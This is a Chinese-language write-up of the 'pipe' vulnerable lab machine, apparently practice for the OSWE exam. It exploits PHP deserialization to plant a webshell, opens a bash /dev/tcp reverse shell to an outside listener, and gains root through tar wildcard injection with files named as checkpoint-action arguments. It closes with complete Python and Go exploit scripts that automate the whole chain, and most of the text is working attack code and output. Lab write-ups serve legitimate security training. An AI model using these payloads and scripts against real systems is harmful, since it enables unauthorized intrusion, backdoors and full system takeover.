pipe 笔记

nmap

首先肯定使用nmap扫一下


```
sudo nmap -A -T4 192.168.1.0/25
```

这里因为我知道家里的路由是挨着分配的，不会超过128，所以这里用`0/25`扫，扫的快一点:

```
Nmap scan report for 192.168.1.20
Host is up (0.74s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 16:48:50:89:e7:c9:1f:90:ff:15:d8:3e:ce:ea:53:8f (DSA)
|   2048 ca:f9:85:be:d7:36:47:51:4f:e6:27:84:72:eb:e8:18 (RSA)
|   256 d8:47:a0:87:84:b2:eb:f5:be:fc:1c:f1:c9:7f:e3:52 (ECDSA)
|_  256 7b:00:f7:dc:31:24:18:cf:e4:0a:ec:7a:32:d9:f6:a2 (ED25519)
80/tcp  open  http    Apache httpd
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=index.php
|_http-server-header: Apache
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36843/udp   status
|   100024  1          53080/tcp   status
|   100024  1          53968/udp6  status
|_  100024  1          57321/tcp6  status
MAC Address: B8:0E:22:80:CE:98 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   736.95 ms 192.168.1.20

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.09 seconds
```

Web

这里可以看到只80端口开放，我们可以访问看看：



扫一下目录得到：

```
gobuster dir -u http://192.168.1.20/ -w /Users/ebounce/tools/kaliDir/directory-list-2.3-small.txt -t 50 -b 401
```

```
===============================================================
[+] Url:                     http://192.168.1.20/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /Users/ebounce/tools/kaliDir/directory-lis
[+] Negative Status codes:   401
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/03/21 22:49:49 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 235] [--> http://192.168.1.2
/http%3A%2F%2Fwww     (Status: 404) [Size: 208]
/scriptz              (Status: 301) [Size: 236] [--> http://192.168.1.2
/http%3A%2F%2Fyoutube (Status: 404) [Size: 212]
/http%3A%2F%2Fblogs   (Status: 404) [Size: 210]
/http%3A%2F%2Fblog    (Status: 404) [Size: 209]
/**http%3A%2F%2Fwww   (Status: 404) [Size: 210]
Progress: 87637 / 87668 (99.96%)
===============================================================
2023/03/21 23:01:23 Finished
===============================================================
→  ~
```

这里会弹出http验证，我们这里只需要更改访问方式即可绕过：

Request

Pretty Raw Hex Chinese

```
GET /index.php HTTP/1.1
Host: 192.168.1.20
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Pretty Raw Hex Render Chinese

```
HTTP/1.1 401 Unauthorized
Date: Tue, 21 Mar 2023 16:01:01 GMT
Server: Apache
WWW-Authenticate: Basic realm="index.php"
Content-Length: 381
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      401 Unauthorized
    </title>
  </head>
  <body>
    <h1>
      Unauthorized
    </h1>
    <p>
      This server could not verify that you
      are authorized to access the document
      requested.  Either you supplied the wrong
      credentials (e.g., bad password), or your
      browser doesn't understand how to supply
      the credentials required.
    </p>
  </body>
</html>
```

更改为POST或者其他请求方法均可：

Request

Pretty Raw Hex Chinese

```
POST /index.php HTTP/1.1
Host: 192.168.1.20
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Pretty Raw Hex Render Chinese

```
HTTP/1.1 200 OK
Date: Tue, 21 Mar 2023 14:51:30 GMT
Server: Apache
Vary: Accept-Encoding
X-Frame-Options: sameorigin
Content-Length: 2042
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8">
    <script src="scriptz/php.js">
    </script>
    <script>
      function submit_form() {
        var object = serialize({
          id: 1, firstname: 'Rene', surname: 'Margitte', artwork:
          'The Treachery of Images'
        }
        );

        object = object.substr(object.indexOf("{"),object.length);
        object = "O:4:\"Info\":4:" + object;
        document.forms[0].param.value = object;
        document.getElementById('info_form').submit();
      }
    </script>

    <title>
      The Treachery of Images
    </title>
  </head>
  <h1>
    <i>
      The Treachery of Images
    </i>
  </h1>
  <hr />
  From Wikipedia, the free encyclopedia
  <br />
  <br />
  The Treachery of Images (French: La trahison des images  1928-29
```

渲染出来是这样：

这个时候访问扫出来的目录，显然`/scriptz`很可疑：

`log.php.BAK`内容如下：

```php
<?php
class Log
{
    public $filename = '';
    public $data = '';

    public function __construct()
    {
        $this->filename = '';
    $this->data = '';
    }

    public function PrintLog()
    {
        $pre = "[LOG]";
    $now = date('Y-m-d H:i:s');

        $str = '$pre - $now - $this->data';
        eval("\$str = \"$str\";");
        echo $str;
    }

    public function __destruct()
    {
    file_put_contents($this->filename, $this->data, FILE_APPEND);
    }
}
?>
```

显然是php反序列化问题，这里我们很容易就能判断出，可以通过构造恶意序列化数据，达到写入webshell的目的：


构造反序列化数据也很简单：

```php
<?php
class Log
{
    public $filename = '';
    public $data = '';

    public function __construct()
    {
        $this->filename = '';
        $this->data = '';
    }

    public function PrintLog()
    {
        $pre = "[LOG]";
        $now = date('Y-m-d H:i:s');

        $str = '$pre - $now - $this->data';
        eval("\$str = \"$str\";");
        echo $str;
    }

    public function __destruct()
    {
        file_put_contents($this->filename, $this->data, FILE_APPEND);
    }
}
$a = new Log();
$a->filename = "/var/www/html/scriptz/shell.php";
$a->data = '<?php echo "<p>"; system($_GET["ok"]); echo "<p\>"; ?>';
print(serialize($a));

?>
//O:3:"Log":2:
{s:8:"filename";s:31:"/var/www/html/scriptz/shell.php";s:4:"data";s:54:"<?php
echo "<p>"; system($_GET["ok"]); echo "<p\>"; ?>";}
```


由于我们是反序列化数据，所以实际上不需要构造方法的触发，下一步只需要寻找反序列化的入口即可，结合`index.php`中的提示：

```
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8">
    <script src="scriptz/php.js">
    </script>
    <script>
      function submit_form() {
        var object = serialize({
          id: 1, firstname: 'Rene', surname: 'Margitte', artwork:
          'The Treachery of Images'
        }
        );

        object = object.substr(object.indexOf("{"),object.length);
        object = "O:4:\"Info\":4:" + object;
        document.forms[0].param.value = object;
        document.getElementById('info_form').submit();
      }
    </script>

  </div>
  <form action="index.php" id="info_form" method="POST">
    <input type="hidden" name="param" value="" />
    <a href="#" onclick="submit_form(); return false;">
      Show Artist Info.
    </a>
```

显然这里参数是`param`，同时由于js会构造序列化数据，因此很容易判断出这个参数就是反序列化的入口，传入payload：




再访问`/scriptz`目录，已经顺利写入`shell.php`了



Index of /scriptz

- Parent Directory
- log.php.BAK
- php.js
- shell.php


可惜是非root权限:



www-data

系统层

先反弹一下shell，再看看下一步操作吧:




```
bash -c 'exec bash -i &>/dev/tcp/192.168.1.13/19999 <&1'
```

```
➜  ~ ncat -lvvp 19999
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::19999
Ncat: Listening on 0.0.0.0:19999
Ncat: Connection from 192.168.1.20.
Ncat: Connection from 192.168.1.20:38752.
bash: cannot set terminal process group (582): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pipe:/var/www/html/scriptz$ ls
ls
log.php.BAK
php.js
shell.php
www-data@pipe:/var/www/html/scriptz$ uname -r
uname -r
3.16.0-4-amd64
www-data@pipe:/var/www/html/scriptz$ uname -a
uname -a
Linux pipe 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1 (2015-05-24) x86_64 GNU/L
inux
www-data@pipe:/var/www/html/scriptz$ python -c "import pty;pty.spawn('/bin/bash'
)"
```

这里通过查看定时任务`/etc/crontab`发现存在root用户的定时任务，分别查看这两个sh的内容

```
cat /etc/crontab
```

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
#
* * * * * root /root/create_backup.sh
*/5 * * * * root /usr/bin/compress.sh
www-data@pipe:/var/www/html/scriptz$ cat /usr/bin/compress/sh
cat /usr/bin/compress/sh
```

`create_backup.sh`

```
www-data@pipe:/home/rene/backup$ cat /root/create_backup.sh
cat /root/create_backup.sh
cat: /root/create_backup.sh: Permission denied
```

很可惜，该sh没有权限

`compress.sh`

```
#!/bin/sh

rm -f /home/rene/backup/backup.tar.gz
cd /home/rene/backup
tar cfz /home/rene/backup/backup.tar.gz *
chown rene:rene /home/rene/backup/backup.tar.gz
rm -f /home/rene/backup/*.BAK
```

这里是使用root用户运行的sh，同时使用tar命令和通配符，在这种情况下，我们能够使用tar命令进行提权

tar 提权原理

原理是因为通配符，会匹配目录下的所有文件，这里是`/home/rene/backup`，而tar存在两个参数:

PS：如果直接tar是给了sudo权限，运行普通用户调用的话，其实直接执行下面的命令就可以了，下面仅讨论有通配符的情况

- --checkpoint=x 这里x表达写入x次，意思为每写入x次就进行一次检查点的操作

- --checkpoint-action=[command]=[param] 此处定义检查点的操作是什么，语法格式符合shell格式

举例子:

```
--checkpoint-action=exec=“echo 123”
---> exec "echo 123"
---> shell上会打印123
```

所以如果我们创建一个sh文件，让tar在root权限的情况利用`checkpoint-action`执行sh脚本，即可实现提权。

`shell.sh`

```
www-data@pipe:/home/rene/backup$ echo "bash -c 'exec bash -i
&>/dev/tcp/192.168.1.13/19998 <&1'" > shell.sh

bash -c 'exec bash -i &>/dev/tcp/192.168.1.13/19998 <&1'
```

随后创建两个空文件，但是名称为恶意参数:

```
touch "/home/rene/backup/--checkpoint-action=exec=sh shell.sh"
touch "/home/rene/backup/--checkpoint=1"
```

```
www-data@pipe:/home/rene/backup$ ls
ls
--checkpoint-action=exec=sh shell.sh  backup.tar.gz  sys-18497.BAK
--checkpoint=1                        shell.sh
```

当然别忘了给`shell.sh`执行权限

```
chmod +x shell.sh
```

由于通配符的作用，该目录下的所有文件都会匹配上，等同于执行

```
tar cfz /home/rene/backup/backup.tar.gz --checkpoint-action=exec=sh shell.sh
tar cfz /home/rene/backup/backup.tar.gz --checkpoint=1
```

因为tar被定义好了检查操作，因此在包含完这两个恶意文件之后，下一次文件写入时就会触发反弹shell的操作,我们只需要远程监听，并且`/etc/crontab`中的定时任务触发即可，这里为每5分

钟触发一次:

```
Last login: Tue Mar 21 21:36:37 on ttys002
➜  ~ ncat -lvvp 19998
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::19998
Ncat: Listening on 0.0.0.0:19998
Ncat: Connection from 192.168.1.20.
Ncat: Connection from 192.168.1.20:43185.
bash: cannot set terminal process group (2429): Inappropriate ioctl for device
bash: no job control in this shell
root@pipe:/home/rene/backup# whoami
whoami
root
root@pipe:/home/rene/backup# ls /root/flag.txt
ls /root/flag.txt
/root/flag.txt
```

```
root@pipe:/home/rene/backup# cat /root/flag.txt
cat /root/flag.txt
                                                  .aMMMMMMMMn.  ,aMMMMn.
                                                .aMccccccccc*YMMn.    `Mb
                                               aMccccccccccccc*Mn     MP
                                              .AMMMMn.    MM `*YMMY*ccaM*
                                             dM*  *YMMb  YP         `cMY
                                             YM.  .dMMP   aMn.      .cMP
                                              *YMMn.     aMMMMMMMMMMMY'
                                               .'YMMb.          ccMP
                                             .dMccccccc*Mc....cMb.cMP'
                                            .dMMMMb;cccc*Mbcccc,IMMMMMMMn.
                                           dY*'  '*M;ccccMM..dMMM..MP*cc*Mb
                                           YM.    ,MbccMMMMMMMMMMM*cccc;MP
                                            *Mbn;adMMMMMMMMMMMMMMMIcccc;M*
                                           dPcccccIMMMMMMMMMMMMMMMMMa;c;MP
                                           Yb;cc;dMMMMMMMMMMMP*'  *YMMP*
                                            *YMMMPYMMMMMMP*'          curchack
                                          +####################################+
                                          |======                            | |
                                          |======                            | |
                                          |======                            | |
                                          |======                            | |
                                          |======                            | |
                                          +----------------------------------+-+
                                           ##################################
                                                |======                |
                                                |======                |
                                                |=====                 |
                                                |====                  |
                                                |                      |
                                                +                      +

 .d8888b.                d8b          d8b              888                                                                  d8b
d88P  Y88b               Y8P          88P              888                                                                  Y8P
888    888                           8P               888
888        .d88b.  .d8888b888   88888b."  .d88b. .d8888b 888888   88888b.  8888b. .d8888b    888  88888888b.  .d88b.    88888b. 88888888b.  .d88b.
888       d8P  Y8bd88P"   888   888 "88b d8P  Y8b88K     888      888 "88b    "88b88K        888  888888 "88bd8P  Y8b   888 "88b888888 "88bd8P  Y8b
888    888888888888888    888   888  888 88888888"Y8888b.888      888  888.d888888"Y8888b.   888  888888  888888888888   888  888888888  888888888888
Y88b  d88PY8b.    Y88b.   888   888  888 Y8b.         X88Y88b.    888 d88P888  888     X88   Y88b 888888  888Y8b.       888 d88P888888 d88PY8b.   d8b
 "Y8888P"  "Y8888  "Y8888P888   888  888  "Y8888  88888P' "Y888   88888P" "Y888888 88888P'     "Y88888888  888 "Y8888    88888P" 88888888P"  "Y8888Y8P
                                                                  888                                                  888        888
                                                                  888                                                  888        888
                                                                  888                                                  888        888

Well Done!
Here's your flag: 0089cd4f9ae79402cdd4e7b8931892b7
```

拿到root权限，查看flag，

编写exp

python

由于是准备`oswe`考试，因此我们还需要编写一键shell的脚本，这里用python

```
import os
import urllib.parse
import requests


def web_exp():
    r = requests.post("http://192.168.1.20/index.php", data={
        "param": 'O:3:"Log":2:
{s:8:"filename";s:32:"/var/www/html/scriptz/shell2.php";s:4:"data";s:54:"<?php
echo "<p>"; system($_GET["ok"]); echo "<p\>"; ?>";}'})
    print(f"Write Webshell Successfully")
    r1 = requests.get("http://192.168.1.20/scriptz/shell2.php?ok=" +
urllib.parse.quote(
        'touch "/home/rene/backup/--checkpoint-action=exec=sh shell2.sh"',
"utf=8"))
    r2 = requests.get(
        "http://192.168.1.20/scriptz/shell2.php?ok=" +
urllib.parse.quote('touch "/home/rene/backup/--checkpoint=1"',

"utf=8"))
    r3 = requests.get("http://192.168.1.20/scriptz/shell2.php?ok=" +
urllib.parse.quote(
        'echo "bash -c \'exec bash -i &>/dev/tcp/192.168.1.13/20000 <&1\'" >
/home/rene/backup/shell2.sh', "utf=8"))
    r4 = requests.get(
        "http://192.168.1.20/scriptz/shell2.php?ok=" +
urllib.parse.quote('chmod +x /home/rene/backup/shell2.sh',

"utf=8"))
    print(f"Ready for Receiving Reverse Shell")


if __name__ == "__main__":
    web_exp()
    os.system("ncat -lvvp 20000")
```

```
/opt/homebrew/bin/python3.9 /Users/ebounce/learning/pyScript/Pipe_exp.py
Write Webshell Successfully
Ready for Receiving Reverse Shell
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::20000
Ncat: Listening on 0.0.0.0:20000
Ncat: Connection from 192.168.1.20.
Ncat: Connection from 192.168.1.20:49490.
bash: cannot set terminal process group (3039): Inappropriate ioctl for device
bash: no job control in this shell
root@pipe:/home/rene/backup# ls
ls
backup.tar.gz
--checkpoint=1
--checkpoint-action=exec=sh shell2.sh
shell2.sh
sys-13568.BAK
sys-18032.BAK
sys-22305.BAK
sys-28338.BAK
sys-5500.BAK
root@pipe:/home/rene/backup# exit
exit
NCAT DEBUG: Closing fd 5.
exit
```

成功反弹shell，并获得root权限。

Golang

Golang版本查了很多资料，然后发现没那么复杂..

```
package main

import (
    "bytes"
    "fmt"
    "io"
    "net/http"
    "net/url"
    "os"
    "os/exec"
)

func SendRequest(method string, urlstr string, data string) {
    PostData := url.Values{}
    PostData.Set("param", data)
    PostByte := []byte(PostData.Encode())
    req, err := http.NewRequest(method, urlstr, bytes.NewReader(PostByte))
    if err != nil {
        fmt.Println(err)
        return
    }
    client := &http.Client{}
    if method == "POST" {
        req.Header.Set("Content-Type", "application/x-www-form-urlencoded")
    }
    resp, err := client.Do(req)
    if err != nil {
        fmt.Print(err)
    }
    defer func(Body io.ReadCloser) {
        err := Body.Close()
        if err != nil {
        }
    }(resp.Body)
}

func main() {
    var OriginData string = "http://192.168.1.20/index.php"
    var payload1 string = `O:3:"Log":2:
{s:8:"filename";s:32:"/var/www/html/scriptz/shell3.php";s:4:"data";s:54:"<?php
echo "<p>"; system($_GET["ok"]); echo "<p\>"; ?>";}`
    var shellUrl string = "http://192.168.1.20/scriptz/shell3.php?ok="
    var payload2 string = url.QueryEscape(`touch "/home/rene/backup/--
checkpoint-action=exec=sh shell3.sh"`)
    var payload3 string = url.QueryEscape(`touch "/home/rene/backup/--
checkpoint=1"`)
    var payload4 string = url.QueryEscape(`echo "bash -c 'exec bash -i
```

```
&>/dev/tcp/192.168.1.13/20001 <&1'" > /home/rene/backup/shell3.sh`)
    var payload5 string = url.QueryEscape(`chmod +x
/home/rene/backup/shell3.sh`)
    SendRequest("POST", OriginData, payload1)
    fmt.Println("Writing Webshell Done...")
    SendRequest("GET", shellUrl+payload2, "")
    SendRequest("GET", shellUrl+payload3, "")
    SendRequest("GET", shellUrl+payload4, "")
    SendRequest("GET", shellUrl+payload5, "")
    fmt.Println("Ready for Getting reverse shell....")
    cmd := exec.Command("ncat", "-lvvp", "20001")
    cmd.Stdout = os.Stdout
    cmd.Stdin = os.Stdin
    cmd.Stderr = os.Stderr
    _ = cmd.Run()
}
```

```
Writing Webshell Done...
Ready for Getting reverse shell....
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::20001
Ncat: Listening on 0.0.0.0:20001
Ncat: Connection from 192.168.1.20.
Ncat: Connection from 192.168.1.20:43973.
bash: cannot set terminal process group (4663): Inappropriate ioctl for device
bash: no job control in this shell
root@pipe:/home/rene/backup# ls
ls
backup.tar.gz
--checkpoint=1
--checkpoint-action=exec=sh shell3.sh
shell3.sh
sys-16033.BAK
sys-22380.BAK
sys-24037.BAK
sys-5475.BAK
sys-9019.BAK
root@pipe:/home/rene/backup#
```